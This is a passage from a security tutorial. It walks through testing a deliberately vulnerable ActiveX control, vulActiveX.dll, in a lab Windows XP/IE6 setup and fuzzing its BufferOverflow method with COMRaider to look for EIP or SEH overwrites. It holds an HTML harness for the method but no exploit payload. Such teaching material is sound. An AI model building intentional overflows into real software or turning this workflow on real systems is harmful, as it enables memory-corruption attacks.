
If you do not see **ActiveX Test Container** in your **Visual Studio 2010**, probably **TstCon.exe** is not added to **External Tools…**

Download Link: http://blogs.msdn.com/b/vcblog/archive/2010/03/18/activex-test-container-application-is-still-available.aspx


Here comes the **ActiveX Control Test Container** window.




Now, we will insert the **`vulActiveX`** control to it and invoke the methods. Click on **Edit** --> **Insert New Control.**



Select **ATLActivexControl Class** and then click on **OK** button.



Right click on **ATLActivexControl** and select "**Invoke Methods…"** from the context menu.




Input "***HackSys Team – Panthera***" as **Parameter Value**. Now, click on **Set Value** button and lastly click on **Invoke** button.

You should see a message box with the data that we entered in **Parameter Value** text box.

We have successfully tested our **vulActiveX** control and it's working as expected.

Writing HTML To Test vulActiveX Control

Locate **ATLActivexControl.htm** in **Solution Explorer**. Double click on it to open the source code for editing.



Our plan is to pass the arguments to the **BufferOverflow** method in **vulActiveX.dll** using **Java Script**.

```
<OBJECT ID="ATLActivexControl" CLASSID="CLSID:C44CBF61-7844-4C4B-BC77-7643FD70848E"></OBJECT>
```

The above code loads the **vulActiveX.dll** control identified by **GUID**. Visual Studio automatically assigns a unique **GUID** to our control so that the control can be identified.

Replace the content of **ATLActivexControl.htm** with the below given HTML content. I have commented the source code for better understanding. If you face any issue, please feel free to write to us.

---------- **ATLActivexControl.htm** ----------

```
<html>
<head>
    <title>ATLActivexControl BufferOverflow</title>
    <script language="javascript" type="text/javascript">

        //Function to call BufferOverflow method from vulActiveX.dll
        function BOF() {

            //Assigns _vulActiveX variable to ATLActivexControl
            var _vulActiveX = document.getElementById("ATLActivexControl");

            //Pass the parameter to BufferOverflow function
            _vulActiveX.BufferOverflow("HackSys Team - Panthera");
        }

    </script>
</head>
<body>
    <object id="ATLActivexControl" classid="CLSID:C44CBF61-7844-4C4B-BC77-7643FD70848E">
    </object>
    <div>
        <h1>
            vulActiveX BufferOverflow</h1>
        <div>
            <h2>
                HackSys Team - Panthera</h2>
            <br />
            <b>
                <p>
                    Website: <a
href="http://hacksys.vfreaks.com/">http://hacksys.vfreaks.com/</a></p>
                <p>
                    Email: <a href="mailto:hacksysteam@hotmail.com">hacksysteam@hotmail.com</a></p>
            </b>
        </div>
        <p>
            Click on the button to invoke <b>BufferOverflow</b> method.</p>
        <input type="button" onclick="BOF();" value="Invoke BufferOverflow" />
    </div>
</body>
</html>
```


Vulnerability Research

In this phase we will try to find whether **`vulActiveX.dll`** is really vulnerable to buffer overflow attacks. Vulnerability exists when we are able to write beyond the stack. If we are able to control **EIP** (**Extended Instruction Pointer**) register or overwrite **Structured Exception Handler**, there are changes that we may exploit the program. The best way to find a bug in a program is to disassemble it using **IDA Pro** or **Immunity Debugger** and read and analyse the vulnerability. But, this may take many hours of tough dedication.

Simplest way of finding a bug is by **fuzzing** the program. **Fuzzing** is a dynamic-analysis technique that consists of testing an application by providing it with malformed or unexpected input.

COMRaider ActiveX Fuzzer

COMRaider is an application designed to help you fuzz **COM** object interfaces. **COMRaider** is a mix of a **VB6** interface and some **VC6** dlls. All of the main interface code and database access is done in **VB** for simplicity. Disassembly engine (**olly.dll**), debugger core (**crashmon.dll**) and API Logger (**logger.dll**) have been done in **VC6**.




Since **COMRaiders** main focus is on scriptable components which can be loaded in Internet Explorer, the fuzzing implementation is based off of dynamically created **Windows Script Files** (***.wsf**). This design has some drawbacks, in that target objects will have to support the **`IDispatch`** or **`IDispatchEx`** interfaces in order to be scriptable, and that scripting clients can only access the default interface of a COM object.

Is vulActiveX.dll vulnerable?


We will use **Windows XP SP3** with **Inter Explorer 6** for fuzzing our **`vulActiveX`** control**.** Before going forward, let's copy **vulActiveX.dll** and **ATLActivexControl.htm** to **Windows XP SP3** virtual machine.

Open **Command Prompt** and register our **`vulActiveX.dll`**


```
regsvr32 vulActiveX.dll
```



vulActiveX.dll has been registered successfully. Now, let's test the HTML file and try to find if our **vulactiveX.dll** is working as expected. When we open the HTML file, we will get a warning.



Right click on the yellow bar and select "**Allow Blocked Content…**"




Now, click on **Invoke BufferOverflow** button.

Wow **vulActiveX** control is working as expected. In the next phase, we will use **COMRaider** to fuzz our ActiveX control.

Fuzzing vulActiveX


In this phase, we will try to find if we are able to control **EIP** register or **Structured Exception Handler**. We will identify the number of bytes it takes to cause an **EXCEPTION**.

Let's fire up **COMRaider** and start fuzzing.




In **COMRaider,** click on **Start**. Next, click on "**Choose ActiveX dll or ocx file directly**" and then click on **Next** button. Lastly, locate the **vulActiveX.dll** and click on **Open**.


vulActiveX.dll will be loaded for fuzzing. We will fuzz the entire available member to determine the vulnerable member. **COMRaider** dynamically creates collection of **Windows Script File** (***.wsf**) to test whether **EXCEPTION** occurs after sending malformed inputs.



Right click on **BufferOverflow** member and select "**Fuzz member**". A list of ***.wsf** files will be created for fuzzing. Now, click on "**Next >>**" button.

